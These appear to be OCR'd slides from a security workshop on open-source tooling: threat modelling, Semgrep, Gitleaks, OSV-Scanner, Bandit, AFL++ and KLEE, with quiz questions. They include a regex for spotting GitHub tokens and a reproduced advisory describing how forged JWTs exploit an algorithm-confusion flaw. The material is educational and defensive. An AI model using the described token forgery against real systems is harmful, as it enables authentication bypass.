
Trivia #4: Which country was the first to make threat modelling mandatory in certain conditions?

1. Singapore
2. Germany
3. USA
4. Switzerland

OWASP Threat Dragon

- Threat modelling tool backed by OWASP
- Usual process
    i. Threat model creation
    ii. Diagram creation: STRIDE, CIA
    iii. Asset representation: stores, process, actor, data flow, trust boundaries
    iv. Manual threat identification, with type, status, score, priority, description, and mitigation

Practice 🪛



Code querying

Trivia #5: What is the purpose of a tool for code querying?

1. Writing code implementing query languages such as SQL
2. Storing code snippets in databases for debugging purposes
3. Finding lines of code that match a specific criteria
4. Offering search engines the ability to search websites for code storage (e.g., GitHub, GitLab)

Trivia #6: What code querying tools are used nowadays for matching specific lines of code?

1. Literals
2. Regex
3. Partial ASTs
4. Tool-specific query languages

Semgrep

- (Partially) open-source code scanner
- Support for 30+ programming languages
- No prior build requirements
- No DSL for rules
- Default or third-party rules

Practice 🪛

"You do realize the key is under the mat."

Secret scanning

Trivia #7: What can be considered a secret?

1. (Certain kinds of) API keys
2. Credentials
3. GitHub personal tokens
4. Application build number


Trivia #8: How can artefacts that may be a secret be searched in a codebase?

1. Short, high-entropy data
2. Specific formats such as `ghp_(\w){40}`
3. Prerequisites for running the application, usually mentioned in the docs
4. Git history

Gitleaks

- Detector for hard-coded secrets
- Analysis of the entire Git history
- Support for baselines and custom formats of secrets

Practice 🪛



US NUCLEAR CHAIN OF COMMAND

Dependency scanning

Trivia #9: Should all the vulnerable dependencies be updated immediately?

1. No, because some of them are not reachable or exploitable
2. No, because development velocity is more important than absolute security
3. Yes, because they are vulnerabilities in the code we are embedding in our codebase
4. Yes, because it's unacceptable to have warnings from GitHub's Dependabot

Trivia #10: What files can be searched to identify the dependencies of a program?

1. `package.json`
2. The source files and their includes
3. `poetry.lock`
4. `/etc/apache2/httpd.conf`

Dependency scanning

- Iterating through all dependencies for finding their vulnerabilities
- Usage of the dependencies' declaration list

OSV-Scanner

- Client for Google's OSV database, which embeds:
  - GitHub Security Advisories
  - PyPA
  - RustSec
  - Global Security Database
- Support for ignored vulnerabilities

Practice 🪛

Linting

Trivia #11: What can a linter check?

1. Formatting
2. Developers' productivity
3. Grammar (for example, non-inclusive expressions)
4. Security

Trivia #12: What are valid approaches for automating the run of a linter?

1. On quality gates inside the CI/CD
2. Locally, in the development environment
3. On Git's pre-commit hooks
4. On each change of a file in an IDE

Bandit

- Linter for Python
- Abstract syntax tree representation of the code
- Custom modules for:
  - Patterns of suspicious code
  - Deny lists of imports and function calls
  - Report generation
- Support for baselines

Practice 🪛


Fuzzing

Trivia #13: What does a fuzzer do?

1. Trying to deduce what code is unused
2. Running the program with random input and watching for crashes
3. Running the unit tests in a random order and watching for crashes
4. Placing random data in the registers during execution and watching for crashes

Trivia #14: What metrics are used to judge how good a fuzzer is?

1. Speed (executions/second)
2. Filesystem interactions (interactions/second)
3. Efficiency (coverage/second)
4. Effectiveness (crash/second)



> From AdaCore's "Finding Vulnerabilities using Advanced Fuzz testing and AFLplusplus v3.0"

AFL++

- An American Fuzzy Lop (AFL) fork
- Additional features compared to AFL
  - QEMU emulation
  - Persistent mode
  - Optimisations
- Embedded in Google's OSS-Fuzz

Practice 🪛

Symbolic execution

Trivia #15: What does symbolic execution do?

1. Executing the application inside an emulator with an obscure architecture
2. Investigating all paths in the control flow graph (CFG) by replacing the concrete values with symbolic ones
3. Optimising binaries to run faster in production environments
4. Running the program multiple times with random inputs


Trivia #16: What are the main components of a symbolic execution engine?

1. Sources
2. Sinks
3. Patterns
4. Secrets

```
int f(int a, int b){
    int x = 1, y = 0;

    if (a != 0) {
        y = x + 3;
        if b == 0 {
            x = 2 * (a + b);
        }
    }

    return (a + b) / (x – y);
}
```




> From symflower's "What is symbolic execution for software programs"

KLEE

- Generic symbolic execution with security use cases
- Built on LLVM

> Thanks, Cristian Cadar!


Programmer
Task that takes
5 minutes
Can it be automated?

Practice 🪛

Security tooling automation

- SARIF Multitool for performing operations with SARIF files (merging, paging, querying, suppressing, etc.)
- Make and Poe the Poet for running tasks
- IDE workflows (e.g., VSCode tasks) for running the tooling while doing dev work
- `pre-commit` for managing Git pre-commit hooks
- `act` or GitLab Runner for running CI/CD workflows locally
- GitHub Actions or GitLab pipelines for running CI/CD workflows

~8 billion people on Earth

~30k people at DEF CON

~30 people on this workshop

We probably have some things in common 😏, so let's not become strangers!

Connect form

Feedback form

Trivia #17: What is Ubuntu?

1. Southern African Christian perception of an African philosophy
2. Operating system
3. Bantu word
4. Philosophical concept

Ubuntu (disambiguation)

31 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

Ubuntu is a popular Linux distribution.

Ubuntu may also refer to:

- Ubuntu philosophy, an ethical concept of southern African origin
- Ubuntu theology, a theological concept of reconciliation in South Africa

Look up ***ubuntu*** in Wiktionary, the free dictionary.

> *"Ubuntu does not mean that people should not address themselves, the question, therefore, is, are you going to do so in order to enable the community around you to be able to improve."* – Nelson Mandela

JWT Algorithm Confusion

High **joaquimserafim** published **GHSA-4xw9-cx39-r355** 3 days ago

Package	Affected versions	Patched versions
json-web-token (npm)	< 3.1.1	None

Description

Summary

The json-web-token library is vulnerable to a JWT algorithm confusion attack.

Details

On line 86 of the 'index.js' file, the algorithm to use for verifying the signature of the JWT token is taken from the JWT token, which at that point is still unverified and thus shouldn't be trusted. To exploit this vulnerability, an attacker needs to craft a malicious JWT token containing the HS256 algorithm, signed with the public RSA key of the victim application. This attack will only work against this library is the RS256 algorithm is in use, however it is a best practice to use that algorithm.

PoC

Severity

High 7.5 / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	None

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE ID

CVE-2023-48238

Do security-focused work!

- Create a threat model.
- Do a security review and report your findings.
- Implement new security mitigations.
- Propose or backport patches.
- Create new workflows for security scanning.
- Integrate the project in OSS-Fuzz.


Follow
Sponsor

Support!

- Give it a GitHub star.
- Share it with your friends or followers.
- Write a short feedback email to the maintainers.

ossfortress.io